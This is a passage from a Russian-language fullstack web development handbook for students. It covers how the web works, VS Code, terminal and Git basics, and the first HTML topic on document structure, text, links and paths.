

Fullstack веб-разработка

Как пользоваться методичкой

Здесь собрана вся теория курса: от первой HTML-страницы до сервера с базой данных, опубликованного в интернете. Методичка идёт в том же порядке, что и занятия, и каждая тема начинается с новой страницы. Если на занятии что-то осталось непонятным, найди тему по номеру в содержании и прочитай её спокойно, в своём темпе.

Лучше всего читать с открытым VS Code и браузером. Перепечатай пример, открой его в браузере, а потом поменяй что-нибудь и посмотри, что изменится. Код, который ты набрал сам, запоминается намного лучше прочитанного.

Цвета частей

У каждой части свой цвет — так проще ориентироваться в методичке и сразу видно, на каком языке написан пример.

Цвет	Часть
оранжевый	HTML — каркас страницы
синий	CSS — внешний вид
жёлтый	JavaScript — язык и браузер
зелёный	Node.js и Express — сервер
сине-стальной	PostgreSQL — базы данных
бирюзовый	Fullstack — всё вместе

Что означают блоки

HTML index.html

```
<h1>Привет!</h1>
```

Тёмный блок — код. Сверху цветная метка языка и имя файла, в который этот код нужно записать. Если под кодом нарисовано **окно браузера** — это настоящий снимок того, как браузер показывает этот код.

Консоль

```
Привет из JavaScript!
```

Чёрный блок с подписью «Консоль» или «Терминал» — то, что программа выводит в консоль браузера, в терминал или что ответил сервер.

ЗАПОМНИ

Главное правило темы в одну-две фразы.

ЛОВУШКА

Место, где ошибаются почти все: что пойдёт не так, почему и как сделать правильно.

ПОКА ПРОСТО ЗАПОМНИ

Запись, которая нужна уже сейчас, но подробно объясняется в одной из следующих тем.

ГЛАВНОЕ

Короткий итог в конце каждой темы — чтобы повторить её за минуту.

Пара договорённостей

- Код пишем в VS Code, проверяем в Google Chrome или Яндекс Браузере. Инструменты разработчика открываются клавишей `F12`.
- Темы с пометкой «дополнительная тема» не обязательны: их проходят, если остаётся время, или изучают самостоятельно.
- Все примеры с JavaScript и серверами проверены и запускаются без изменений.

Содержание

- Старт . . . 6
  - 0.1 Как устроен веб . . . 7
  - 0.2 Рабочие инструменты и Git . . . 12
- Часть 1. HTML . . . 18
  - 1.1 Структура документа. Текст и ссылки . . . 19
  - 1.2 Изображения, медиа, списки, таблицы . . . 28
  - 1.3 Формы . . . 35
  - 1.4 Семантика, доступность, мета-теги . . . 43
  - 1.5 GitHub и публикация . . . 49
- Часть 2. CSS . . . 52
  - 2.1 Подключение, селекторы, каскад . . . 53
  - 2.2 Цвет, шрифты, текст . . . 60
  - 2.3 Блочная модель. Фон, границы, тени . . . 68
  - 2.4 Псевдоклассы, псевдоэлементы, позиционирование . . . 82
  - 2.5 Flexbox . . . 93
  - 2.6 CSS Grid . . . 109
  - 2.7 Адаптивность. Mobile First . . . 117
  - 2.8 Переходы, анимации, CSS-переменные . . . 124
  - 2.9 Препроцессоры и CSS-фреймворки доп. . . . 134
- Часть 3. JavaScript как язык . . . 137
  - 3.1 Переменные, типы, операторы . . . 138
  - 3.2 Условия и циклы . . . 145
  - 3.3 Функции . . . 152
  - 3.4 Массивы, строки, объекты . . . 157
  - 3.5 Методы массивов. Современный синтаксис . . . 164
  - 3.6 Классы . . . 172
  - 3.7 Ошибки и отладка . . . 178
- Часть 4. JavaScript в браузере . . . 183
  - 4.1 DOM . . . 184
  - 4.2 События . . . 193
  - 4.3 Формы и валидация . . . 200
  - 4.4 Состояние и отрисовка. localStorage . . . 207
  - 4.5 Модули и npm на фронтенде . . . 215
  - 4.6 Асинхронность и fetch . . . 219
  - 4.7 Canvas и браузерные игры доп. . . . 227

Часть 5. Node.js и Express . . . 232

5.1 Node.js . . . 233
5.2 HTTP и первый сервер . . . 240
5.3 Express . . . 244
5.4 REST API и CRUD . . . 249
5.5 Middleware, ошибки, структура проекта . . . 254
5.6 Реальное время: WebSocket доп. . . . 262

Часть 6. Базы данных: SQL и PostgreSQL . . . 266

6.1 Реляционные базы данных . . . 267
6.2 Запросы . . . 272
6.3 Связи и JOIN. Проектирование . . . 278
6.4 Node.js + PostgreSQL . . . 284
6.5 ORM доп. . . . 290

Часть 7. Fullstack . . . 294

7.1 Фронтенд и бэкенд вместе . . . 295
7.2 Регистрация и вход . . . 299
7.3 Безопасность . . . 307
7.4 Публикация в интернете . . . 312
7.5 Загрузка файлов доп. . . . 315



НАЧАЛО КУРСА

Старт

Как устроен веб, что происходит, когда ты открываешь сайт, и какими инструментами пользуется веб-разработчик.

0.1 Как устроен веб

0.2 Рабочие инструменты и Git

0.1

Как устроен веб

Ты открываешь сайты каждый день. Разберёмся, что на самом деле происходит за ту секунду, пока страница появляется на экране, и из чего она состоит.

Клиент и сервер

Любой сайт — это разговор двух компьютеров:

- **клиент** — твой браузер. Он **просит** страницу;
- **сервер** — компьютер где-то в дата-центре, который хранит сайт и **отвечает** на просьбы.

> КАК ЭТО ПРЕДСТАВИТЬ
>
> Сайт работает как кафе. Ты (клиент) делаешь заказ официанту, кухня (сервер) готовит блюдо и отдаёт его тебе. Ты не видишь, что происходит на кухне, — получаешь только готовую тарелку.

Один сервер одновременно отвечает тысячам клиентов, а один клиент за минуту может поговорить с десятками серверов.

Адрес сайта

Адрес, который ты вводишь в браузере, называется **URL**. Разберём его по частям:

URL

```
https://kvantorium.ru/courses/web?group=2#schedule
```

Часть	Пример	Что означает
Протокол	`https://`	Язык, на котором говорят браузер и сервер. `s` — соединение зашифровано
Домен	`kvantorium.ru`	Имя сайта — его «вывеска»
Путь	`/courses/web`	Какая страница на сайте нужна
Параметры	`?group=2`	Дополнительные данные для сервера
Якорь	`#schedule`	Место на странице, куда прокрутить

Что происходит после нажатия Enter



5. браузер читает HTML, догружает CSS, JavaScript, картинки и рисует страницу

1. **DNS.** Компьютеры находят друг друга не по именам, а по числовым адресам — **IP-адресам**, вроде `95.163.12.40`. DNS — это «телефонная книга интернета»: браузер спрашивает у неё, какой IP-адрес у домена.
2. **Запрос.** Браузер подключается к серверу по этому адресу и отправляет **HTTP-запрос**: «дай мне страницу `/courses/web`».
3. **Ответ.** Сервер отвечает: **код ответа** (всё ли в порядке) и сами данные — HTML-документ.
4. **Догрузка.** В HTML есть ссылки на стили, скрипты и картинки. Браузер отправляет за каждым файлом отдельный запрос. У большого сайта таких запросов может быть сотня.
5. **Отрисовка.** Браузер собирает всё вместе и рисует страницу.

Вот как выглядят запрос и ответ, если заглянуть внутрь:

HTTP-запрос

```
GET /courses/web HTTP/1.1
Host: kvantorium.ru
User-Agent: Chrome/131
```

HTTP-ответ

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

<!DOCTYPE html>
<html> ... </html>
```

GET — метод запроса, «получить». В части 5 мы напишем свой сервер и познакомимся с другими методами. **200 OK** — код ответа «всё хорошо». Самые известные коды:

Код	Значение
`200 OK`	Всё хорошо, вот данные
`301`, `302`	Страница переехала — браузер сам пойдёт по новому адресу
`404 Not Found`	Такой страницы нет
`500 Internal Server Error`	На сервере что-то сломалось

Три языка страницы


Любая веб-страница строится из трёх языков, и у каждого своя работа:

Язык	За что отвечает	Если сравнить с домом
HTML	Содержимое и структура: заголовки, текст, картинки, кнопки	Стены, комнаты, двери
CSS	Внешний вид: цвета, шрифты, расположение	Краска, обои, мебель
JavaScript	Поведение: что происходит при нажатии, загрузка данных	Электричество и техника

Посмотрим на одну и ту же карточку. Сначала только HTML — браузер показывает его со своими стандартными стилями:

HTML index.html

```html
<div class="card">
  <h2>Shadow_Fox</h2>
  <p>Уровень 12 · 340 очков</p>
  <button>Добавить в друзья</button>
</div>
```




Только HTML: содержимое есть, оформления нет

Добавим CSS, и та же разметка выглядит совсем иначе:

CSS style.css

```css
body { font-family: Arial, sans-serif; background: #f3f4f6; padding: 16px; }
.card { background: white; border-radius: 16px; padding: 20px; max-width: 260px;
        box-shadow: 0 4px 16px rgba(0, 0, 0, 0.1); }
.card h2 { margin: 0 0 4px; }
.card p { color: #6b7280; margin: 0 0 16px; }
.card button { background: #2563eb; color: white; border: none;
               padding: 10px 16px; border-radius: 8px; font-size: 14px; }
```



Тот же HTML с CSS

А JavaScript сделает так, чтобы кнопка что-то делала при нажатии, — до этого мы дойдём в части 4.

Frontend, backend и база данных

У настоящего веб-приложения — соцсети, магазина, электронного дневника — три части:

- **Frontend** (фронтенд) — то, что работает в браузере и видит пользователь: HTML, CSS, JavaScript;
- **Backend** (бэкенд) — программа на сервере: проверяет пароли, обрабатывает заказы, решает, какие данные кому показать. Мы будем писать его на JavaScript (Node.js);
- **База данных** — хранилище, где лежат пользователи, посты, заказы. Мы будем использовать PostgreSQL.

> КАК ЭТО ПРЕДСТАВИТЬ
>
> Вернёмся к кафе. Фронтенд — это зал и меню: красиво, удобно, понятно гостю. Бэкенд — кухня: там готовят заказы по правилам. База данных — склад продуктов. Гость общается только с залом, а зал передаёт заказы на кухню.

Фронтенд и бэкенд общаются через HTTP-запросы: например, браузер отправляет «сохрани новый пост», сервер записывает его в базу и отвечает «готово». Весь курс идёт именно в таком порядке: сначала фронтенд (части 1–4), потом бэкенд (часть 5), база (часть 6) и всё вместе (часть 7).

Инструменты разработчика

В каждом браузере есть встроенные **инструменты разработчика** — DevTools. Открываются клавишей `F12` или через правую кнопку мыши → **«Просмотреть код»**. Главные вкладки:

Вкладка	Что показывает
Elements (Элементы)	HTML страницы и CSS каждого элемента. Можно менять прямо на живой странице
Console (Консоль)	Сообщения и ошибки JavaScript. Здесь можно выполнять свой JS-код
Network (Сеть)	Все запросы страницы: какие файлы загрузились, сколько весят, сколько грузились
Application (Приложение)	Данные, которые сайт сохранил в браузере

Ещё одна полезная кнопка — значок телефона в левом верхнем углу DevTools: **режим устройства**. Он показывает, как страница выглядит на телефоне.

> ЛОМАЙ СМЕЛО
>
> Изменения в DevTools видны только тебе и только до перезагрузки страницы. Можно спокойно поменять заголовок на сайте новостей или цвет кнопки в любимой игре — ничего не сломается, а после `F5` всё вернётся. Это лучший способ понять, как устроены чужие сайты.

ГЛАВНОЕ

- Браузер (клиент) отправляет запрос, сервер возвращает ответ. DNS превращает домен в IP-адрес.
- URL: протокол, домен, путь, параметры, якорь.
- HTTP-ответ содержит код: 200 — хорошо, 404 — нет страницы, 500 — ошибка сервера.
- HTML — содержимое, CSS — внешний вид, JavaScript — поведение.
- Frontend — в браузере, backend — на сервере, база данных хранит данные.
- DevTools (`F12`): Elements, Console, Network, режим устройства.

0.2

Рабочие инструменты и Git

Настроим рабочее место веб-разработчика: редактор кода, полезные расширения и терминал. А ещё научимся сохранять историю изменений с помощью Git.

VS Code

Visual Studio Code (VS Code) — бесплатный редактор кода, самый популярный у веб-разработчиков. Он подсвечивает код, подсказывает названия тегов и свойств, находит ошибки и умеет работать с терминалом и Git.

Главное правило работы: открывай не отдельный файл, а **папку проекта** — **Файл → Открыть папку**. Тогда слева в панели «Проводник» видны все файлы проекта, а новые создаются кнопкой с плюсом.

Полезные расширения

Расширения ставятся на вкладке **Extensions** (значок из четырёх квадратиков слева, или `Ctrl + Shift + X`):

Расширение	Зачем
Live Server	Открывает страницу в браузере и сам обновляет её при каждом сохранении файла. Запуск — кнопка **Go Live** внизу справа
Prettier	Автоматически выравнивает код: отступы, кавычки, переносы
Russian Language Pack	Русский интерфейс VS Code (по желанию)

Чтобы Prettier форматировал файл при каждом сохранении, включи в настройках (`Ctrl + ,`) пункт **Format On Save**.

Горячие клавиши

Клавиши	Что делают
`Ctrl + S`	Сохранить файл
`Ctrl + /`	Закомментировать строку или вернуть обратно
`Alt + ↑` / `Alt + ↓`	Переместить строку вверх / вниз
`Shift + Alt + ↓`	Скопировать строку ниже
`Ctrl + D`	Выделить следующее такое же слово — для одновременной правки
`Alt + клик`	Поставить ещё один курсор
`Ctrl + P`	Быстро открыть файл по имени
`Ctrl + ``` (на русской раскладке — `Ctrl + Ё`)	Открыть или закрыть терминал
`Shift + Alt + F`	Отформатировать документ

Терминал

Терминал — окно, в котором компьютером управляют текстовыми командами. Веб-разработчику он нужен постоянно: для Git, для запуска сервера, для установки библиотек. В VS Code он открывается снизу по `Ctrl + ``.

Слева от курсора терминал показывает **текущую папку** — ту, в которой выполняются команды.

Команда	Что делает
`pwd`	Показать, в какой папке я сейчас
`ls`	Показать содержимое папки
`cd имя`	Перейти в папку
`cd ..`	Подняться на уровень выше
`mkdir имя`	Создать папку
`touch имя`	Создать пустой файл (в Git Bash, macOS, Linux)
`ni имя`	Создать пустой файл (в PowerShell на Windows)
`clear`	Очистить экран терминала

Терминал

```
mkdir my-site
cd my-site
mkdir css js images
ni index.html
ls
```

Терминал

```
    Directory: C:\Projects\my-site

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d----          22.10.2026    14:05                css
d----          22.10.2026    14:05                images
d----          22.10.2026    14:05                js
-a---          22.10.2026    14:05              0 index.html
```

> **TOUCH НЕ РАБОТАЕТ**
>
> В Windows терминал VS Code по умолчанию — **PowerShell**, и команды `touch` в нём нет: появится ошибка «touch не распознано как имя командлета». Используй `ni index.html` или переключи терминал на **Git Bash** (стрелочка рядом с плюсом в панели терминала), он ставится вместе с Git.

> **БЫСТРЕЕ НАБИРАТЬ**
>
> Начни вводить имя папки и нажми `Tab` — терминал сам допишет его. Стрелка `↑` возвращает предыдущие команды.

Зачем нужен Git

Представь: вчера сайт работал, сегодня ты что-то поменял — и всё поехало. Что именно поменял, уже не вспомнить. **Git** хранит историю всех изменений проекта, и в любой момент можно посмотреть, что и когда менялось, сравнить версии и вернуть любую прошлую.

> **КАК ЭТО ПРЕДСТАВИТЬ**
>
> Git — это сохранения в игре. Перед сложным уровнем сохраняешься, и если что-то пошло не так — загружаешь сохранение. В Git сохранения называются **коммитами**, и ты сам решаешь, когда их делать.

Слово	Что означает
Репозиторий	Папка проекта, за которой следит Git. Внутри появляется скрытая папка `.git` с историей
Коммит	Снимок проекта в определённый момент с подписью: что изменилось
История	Список всех коммитов от первого до последнего

Первая настройка

После установки Git (сайт git-scm.com) один раз скажи ему, как тебя зовут — это подпись под твоими коммитами:

Терминал

```
git config --global user.name "Ivan Petrov"
git config --global user.email "ivan@example.com"
```

Основной цикл работы

Терминал

```
git init                          # превратить папку в репозиторий (один раз)
git status                        # что изменилось с прошлого коммита
git add .                         # добавить все изменения в будущий коммит
git commit -m "Добавил шапку сайта"   # сохранить снимок с подписью
```

Работа идёт по кругу: **изменил файлы** → `git add` → `git commit`. Команда `git add` выбирает, что попадёт в снимок, а `git commit` делает сам снимок.

Терминал

```
git log --oneline
```

Терминал

```
c81f2a4 Добавил форму обратной связи
5d09e71 Поменял цвет кнопок
1a7b3c0 Первая версия страницы
```

Слева — **хеш** коммита, его уникальный номер. Самый новый коммит — сверху.

Посмотреть разницу и вернуть

Команда	Что делает
`git diff`	Что изменилось с последнего коммита (ещё не сохранено)
`git diff 1a7b3c0 c81f2a4`	Разница между двумя коммитами
`git show 5d09e71`	Что изменили в этом коммите
`git restore index.html`	Отменить несохранённые изменения файла — вернуть к последнему коммиту
`git restore --source 1a7b3c0 index.html`	Вернуть файл к версии из указанного коммита

> GIT RESTORE НЕ ПЕРЕСПРАШИВАЕТ
>
> `git restore index.html` сразу стирает всё, что ты поменял после последнего коммита. Поэтому коммить почаще: всё, что попало в коммит, уже не потеряется.

В VS Code многое из этого можно делать мышью: вкладка **Source Control** (значок ветки слева) показывает изменённые файлы, а щелчок по файлу открывает сравнение «было — стало».

Хорошие сообщения коммитов

Плохо	Хорошо
`правки`	`Исправил отступы в карточках`
`аааа`	`Добавил тёмную тему`
`всё готово`	`Подключил форму к серверу`

Сообщение отвечает на вопрос «что изменилось?» так, чтобы через месяц было понятно без открытия кода. Хорошая привычка — один коммит на одно законченное изменение.

Что не хранить в Git

Некоторые файлы в историю не попадают: служебные, слишком большие или секретные. Их перечисляют в файле `.gitignore` в корне проекта:

.gitignore

```
node_modules/
.env
.DS_Store
```

Про `node_modules` и `.env` поговорим в части 5. Как выложить репозиторий в интернет на GitHub — в теме 1.5.

ГЛАВНОЕ

- VS Code: открывай папку проекта; Live Server обновляет страницу при сохранении, Prettier выравнивает код.
- Терминал: `cd`, `ls`, `mkdir`; в PowerShell файл создаётся командой `ni`, в Git Bash — `touch`.
- Git хранит историю: `git init` один раз, дальше по кругу `git add .` и `git commit -m "..."`.
- `git log --oneline` — история, `git diff` — разница, `git restore` — вернуть файл.
- Сообщение коммита объясняет, что изменилось. Лишнее — в `.gitignore`.

ЧАСТЬ 1

HTML

Язык разметки, из которого состоит любая страница: текст, ссылки, картинки, таблицы, формы и правильная структура документа.

1.1 Структура документа. Текст и ссылки

1.2 Изображения, медиа, списки, таблицы

1.3 Формы

1.4 Семантика, доступность, мета-теги

1.5 GitHub и публикация

1.1

Структура документа. Текст и ссылки

HTML — язык, на котором описывают содержимое страницы: где заголовок, где абзац, где ссылка. Разберёмся, из чего состоит HTML-документ, и сделаем первую страницу.

Теги и элементы

HTML (HyperText Markup Language, «язык гипертекстовой разметки») — не язык программирования, а язык **разметки**. Он ничего не вычисляет, а только сообщает браузеру, чем является каждый кусочек текста.

Разметка делается **тегами** — словами в угловых скобках:

HTML index.html

```
<p>Это абзац текста.</p>
```

- `<p>` — **открывающий тег**: «здесь начинается абзац»;
- `</p>` — **закрывающий тег**, со слешем: «здесь абзац закончился»;
- открывающий тег, содержимое и закрывающий тег вместе называются **элементом**.


Некоторые элементы не имеют содержимого и закрывающего тега — их называют **пустыми**: `<br>` (перенос строки), `<img>` (картинка), `<input>` (поле ввода).

Атрибуты

У тега могут быть **атрибуты** — дополнительные настройки. Они пишутся внутри открывающего тега в виде `имя="значение"`:

HTML index.html

```
<a href="https://ru.wikipedia.org" title="Открыть Википедию">Википедия</a>
```



Значения атрибутов пишут в двойных кавычках. У одного тега может быть много атрибутов, их порядок не важен.

Вложенность

Элементы можно вкладывать друг в друга, как коробки в коробки. Главное правило: **закрывать в обратном порядке** — сначала тот, что открыли последним.

HTML index.html ПРАВИЛЬНО

```
<p>Это <strong>очень важный</strong> текст.</p>
```

HTML index.html ТАК НЕЛЬЗЯ

```
<p>Это <strong>очень важный</p> текст.</strong>
```

Внутренний элемент называют **дочерним**, внешний — **родительским**. Чтобы вложенность было видно, дочерние элементы пишут с отступом в 2 пробела.

Каркас HTML-документа


У каждой страницы есть обязательный «скелет». В VS Code его можно получить мгновенно: в пустом файле `index.html` набери `!` и нажми `Tab`.

HTML index.html

```
<!DOCTYPE html>
<html lang="ru">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Моя первая страница</title>
</head>
<body>
  <h1>Привет, веб!</h1>
  <p>Это моя первая страница.</p>
</body>
</html>
```

Строка	Что означает
`<!DOCTYPE html>`	«Это современный HTML». Всегда первая строка
`<html lang="ru">`	Корневой элемент, внутри — вся страница. `lang` — язык страницы
`<head>`	Служебная часть: настройки, название, подключение стилей. На странице не видна
`<meta charset="UTF-8">`	Кодировка. Без неё русские буквы могут превратиться в «кракозябры»
`<meta name="viewport" ...>`	Правильный масштаб на телефонах (тема 1.4)
`<title>`	Название во вкладке браузера и в поисковике
`<body>`	Всё, что видно на странице

Открой файл в браузере (двойным щелчком или кнопкой **Go Live** в Live Server):




Заголовки

Заголовков шесть уровней: от `<h1>` (самый важный и крупный) до `<h6>`:

HTML index.html

```
<h1>Заголовок h1</h1>
<h2>Заголовок h2</h2>
<h3>Заголовок h3</h3>
<h4>Заголовок h4</h4>
<h5>Заголовок h5</h5>
<h6>Заголовок h6</h6>
```



Заголовки выбирают по **смыслу**, а не по размеру. Они образуют оглавление страницы:


- `<h1>` — главный заголовок, обычно **один** на странице;
- `<h2>` — разделы страницы;
- `<h3>` — подразделы внутри раздела, и так далее.

Уровни не перепрыгивают: после `<h2>` идёт `<h3>`, а не `<h5>`. Если нужен текст поменьше — это решается в CSS, а не выбором другого заголовка. По заголовкам ориентируются поисковики и программы, которые читают страницы вслух незрячим людям.

Абзацы и выделение

HTML index.html

```
<p>Абзац — это блок текста. Браузер сам переносит строки
по ширине окна и ставит отступы между абзацами.</p>
<p>Внутри абзаца можно выделить <strong>важное</strong>
и сделать <em>смысловое ударение</em>.<br>
А тег br переносит строку без нового абзаца.</p>
```



Тег	Что означает	Как выглядит по умолчанию
`<p>`	Абзац	Блок с отступами сверху и снизу
`<strong>`	Важный текст	Жирный
`<em>`	Смысловое ударение	Курсив
` `	Перенос строки внутри абзаца	—
`<hr>`	Тематический разрыв	Горизонтальная линия

> ПЕРЕНОСЫ И ПРОБЕЛЫ В КОДЕ НЕ ВИДНЫ
>
> Браузер **схлопывает** все пробелы и переносы строк в коде в один пробел. Сколько бы Enter ты ни нажал в тексте абзаца, на странице будет одна строка. Новый абзац — это новый `<p>`, перенос строки — `<br>`.

Комментарии

HTML index.html

```
<!-- Это комментарий. Браузер его не показывает -->
<p>А это обычный текст</p>
```


В VS Code комментарий ставится сочетанием `Ctrl + /`.

Ссылки

Ссылка — главное, что сделало веб «паутиной»: страницы связаны друг с другом. Ссылку создаёт тег `<a>` с атрибутом `href` (адрес):

HTML index.html

```
<p>Учебник: <a href="https://developer.mozilla.org/ru/">MDN Web Docs</a></p>
<p>
  <a href="about.html">Обо мне</a> ·
  <a href="games/minecraft.html">Про Minecraft</a>
</p>
<p><a href="https://ya.ru" target="_blank">Открыть в новой вкладке</a></p>
<p><a href="mailto:anya@example.com">Написать мне</a> ·
   <a href="tel:+79001234567">Позвонить</a></p>
```



Вид ссылки	Пример `href`	Что произойдёт
Внешняя	`https://ya.ru`	Переход на другой сайт
Внутренняя	`about.html`	Переход на другую страницу твоего сайта
Якорь	`#contacts`	Прокрутка к месту на этой же странице
Почта	`mailto:anya@example.com`	Откроется почтовая программа с новым письмом
Телефон	`tel:+79001234567`	На телефоне начнётся звонок

`target="_blank"` открывает ссылку в новой вкладке. Так обычно делают для ссылок на чужие сайты, чтобы пользователь не ушёл со страницы.

Якоря: прыжок по странице

Чтобы ссылка вела к определённому месту страницы, у этого места должен быть атрибут `id` — уникальное имя. А в ссылке пишут `#` и это имя:

HTML index.html

```html
<nav>
  <a href="#story">Сюжет</a>
  <a href="#heroes">Герои</a>
</nav>

<h2 id="story">Сюжет</h2>
<p>...</p>

<h2 id="heroes">Герои</h2>
<p>...</p>
```

Так делают оглавление длинной статьи. Ссылка на якорь другой страницы: `href="faq.html#delivery"`.

ЗАПОМНИ

`id` должен быть **уникальным** на странице: двух элементов с одинаковым `id` быть не может.

Абсолютные и относительные пути

Путь к файлу можно указать двумя способами:

- **абсолютный** — полный адрес с протоколом и доменом: `https://example.com/images/cat.jpg`. Работает откуда угодно;
- **относительный** — путь **от текущего файла**: `images/cat.jpg`. Так ссылаются на файлы своего сайта.

Пусть проект устроен так:

Папка проекта

```
my-site/
├── index.html
├── about.html
├── images/
│   └── cat.jpg
└── games/
    └── minecraft.html
```

Откуда	Куда	Относительный путь
`index.html`	`about.html`	`about.html`
`index.html`	`cat.jpg`	`images/cat.jpg`
`index.html`	`minecraft.html`	`games/minecraft.html`
`games/minecraft.html`	`index.html`	`../index.html`
`games/minecraft.html`	`cat.jpg`	`../images/cat.jpg`

`..` означает «подняться на одну папку выше».

ПУТЬ С ДИСКА

Ссылка вида `C:\Users\Anya\Desktop\my-site\about.html` работает только на твоём компьютере. На сайте в интернете такого диска нет. Всегда используй относительные пути внутри своего проекта.

ИМЕНА ФАЙЛОВ

Называй файлы и папки латиницей, маленькими буквами, без пробелов: `about.html`, `my-cat.jpg`. Пробелы и русские буквы в адресах ломаются и превращаются в `%D0%BA%D0%BE%D1%82`. А главную страницу всегда называют `index.html` — сервер открывает её по умолчанию.

Emmet: быстрый набор

Emmet встроен в VS Code и превращает короткие сокращения в целые куски HTML. Набери сокращение и нажми `Tab`:

Сокращение	Что получится
`!`	Каркас документа
`p`	`<p></p>`
`a:link`	`<a href="http://"></a>`
